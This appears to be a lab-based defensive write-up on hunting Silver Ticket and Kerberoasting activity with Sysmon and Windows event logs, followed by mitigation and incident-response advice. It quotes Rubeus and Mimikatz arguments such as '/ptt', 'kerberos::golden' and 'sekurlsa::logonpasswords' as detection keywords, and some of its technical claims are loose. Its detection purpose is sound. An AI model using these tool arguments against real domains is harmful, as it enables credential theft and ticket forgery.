Using Microsoft Defender Advanced Hunting / Azure Sentinel, we can retrace the exact steps taken during the local execution of the Silver Ticket and Kerberoasting attacks.


1. Detecting Malicious Process Execution & Command Lines

Objective: Identify the execution of known post-exploitation tools (Rubeus and Mimikatz) by inspecting their specific command-line arguments.

Attackers must supply highly specific parameters to forge and inject a Silver Ticket (e.g., `/ptt`, `/service:MSSQLSvc`, `kerberos::golden`). By monitoring Sysmon `Event ID 1` (Process Creation) or `DeviceProcessEvents`, we can catch this in real-time.

- **Analysis:** The query filters for keywords like `silver`, `kerberos::ptt`, and `kerberos::golden`. The telemetry cleanly exposes `Rubeus.exe` executing the Silver Ticket module, revealing the exact RC4 hash, Domain SID, targeted user (`naruto_uzumaki07`), and the `/ptt` injection flag directly in the command line.

> *Caption: Sysmon Process Creation logs capturing the exact `Rubeus.exe` command line used to forge and inject the Silver Ticket for the MSSQL service.*




2. Detecting Malicious File Drops (`.kirbi` creation)

Objective: Detect instances where the forged ticket is saved to the filesystem rather than injected directly into memory.

When the attacker omits the `/ptt` flag (as demonstrated in your Mimikatz documentation), the tool writes the Kerberos ticket to disk as a `.kirbi` file.

- **Analysis:** Querying `FileCreationEvents` for the `.kirbi` extension instantly highlights suspicious activity. The logs confirm that `mimikatz.exe` created the `ticket.kirbi` payload in a standard user directory (`C:\Users\naruto_uzumaki07\`), which is highly anomalous since legitimate Windows Kerberos operations do not save tickets to user-accessible folders in this manner.

> *Caption: `FileCreationEvents` pinpointing `mimikatz.exe` dropping the `ticket.kirbi` file onto the local disk.*



3. Detecting Credential Dumping & Ticket Injection (LSASS Access)

Objective: Identify unauthorized processes interacting with the Local Security Authority Subsystem Service (`lsass.exe`).

Both Mimikatz and Rubeus require access to LSASS. Mimikatz needs it to extract the machine account hashes (`sekurlsa::logonpasswords`), and both tools need it to inject forged tickets into the current session's Kerberos tray.

- **Analysis:** Sysmon `Event ID 10` (Process Access) tracks handles opened to other processes. By filtering for descriptions containing `mimikatz`, `rubeus`, or `lsass`, we can see multiple rapid access requests. This indicates the exact timeframe the attacker was either dumping memory or performing the Pass-The-Ticket phase.


> *Caption: Sysmon Event ID 10 capturing a flurry of anomalous access requests to `lsass.exe`, mapping perfectly to the execution of Mimikatz and Rubeus.*

4. Detecting the Kerberoasting Precursor (TGS Requests)

Objective: Detect the reconnaissance and extraction phase (Kerberoasting) required to obtain the service account hash before a Silver Ticket can be forged via Rubeus.

- **Analysis:** Windows Security `Event ID 4769` logs Kerberos Service Ticket requests. During Kerberoasting, the Domain Controller logs the request for the targeted service (e.g., `DC01$`). An influx of these events, especially if downgrading to RC4 encryption (0x17) or requesting tickets for multiple high-value Service Principal Names (SPNs) in quick succession, is a massive red flag.

> *Caption: `Event ID 4769` capturing the Kerberos Service Ticket request against the `DC01$` account.*




5. Detecting Anomalous Logon Behavior

Objective: Catch the final execution phase where the injected Silver Ticket is actively used to authenticate to a system or service.

- **Analysis:** By analyzing `Event ID 4624` (Successful Logon), we can scrutinize the authentication events taking place on the endpoint. Identifying specific `SubjectUserSid` values (like `S-1-5-18` for the Local System account) or looking for Network Logons (Type 3) with empty Logon GUIDs helps confirm that a forged ticket bypassed standard DC verification.

> *Caption: Advanced Hunting logs displaying `Event ID 4624` logon activities corresponding to the authentication phases of the attack.*



Mitigation and Response Strategies

Defending against local execution and Silver Ticket attacks requires a defense-in-depth approach, blending credential hygiene, endpoint protection, and rapid incident response.

1. Proactive Mitigation (Preventing the Attack)

- **Group Managed Service Accounts (gMSA):** The most effective way to kill the Rubeus/Kerberoasting attack path is to migrate standard user service accounts (like the one running MSSQL) to gMSAs. These accounts automatically rotate their 120-character complex passwords, making offline cracking mathematically impossible.
- **Enforce PAC Validation:** Ensure PAC Validation is strictly enforced via Group Policy across the domain. When enabled, a service will not blindly accept a TGS ticket; it will send the PAC's signature back to the Domain Controller for verification. Since the attacker doesn't have the `krbtgt` hash, the validation fails, rendering the Silver Ticket useless.

- **Endpoint Protection (EDR):** Deploy and configure a robust EDR solution (like Microsoft Defender for Endpoint) to aggressively block credential theft mechanisms. Enable Attack Surface Reduction (ASR) rules, specifically "Block credential stealing from the Windows local security authority subsystem (lsass.exe)."

2. Incident Response (When an Attack is Detected)

- **Double-Reset the Service Password:** If you detect a Silver Ticket attack, resetting the compromised service account's password once is not enough. Kerberos caches previous passwords to prevent service disruption during routine changes. You must reset the service account password **twice** in a row to instantly invalidate the stolen hash and break the attacker's forged tickets.
- **Isolate the Source:** Immediately isolate the endpoint where Mimikatz or Rubeus was executed (e.g., the `naruto_uzumaki07` workstation) from the network to halt lateral movement.
- **Hunt for Post-Exploitation Persistence:** A Silver Ticket is a means to an end. Check the targeted servers (like `DC01` or the SQL server) for newly created local administrator accounts, scheduled tasks, altered database tables, or malicious web shells dropped via the compromised file shares.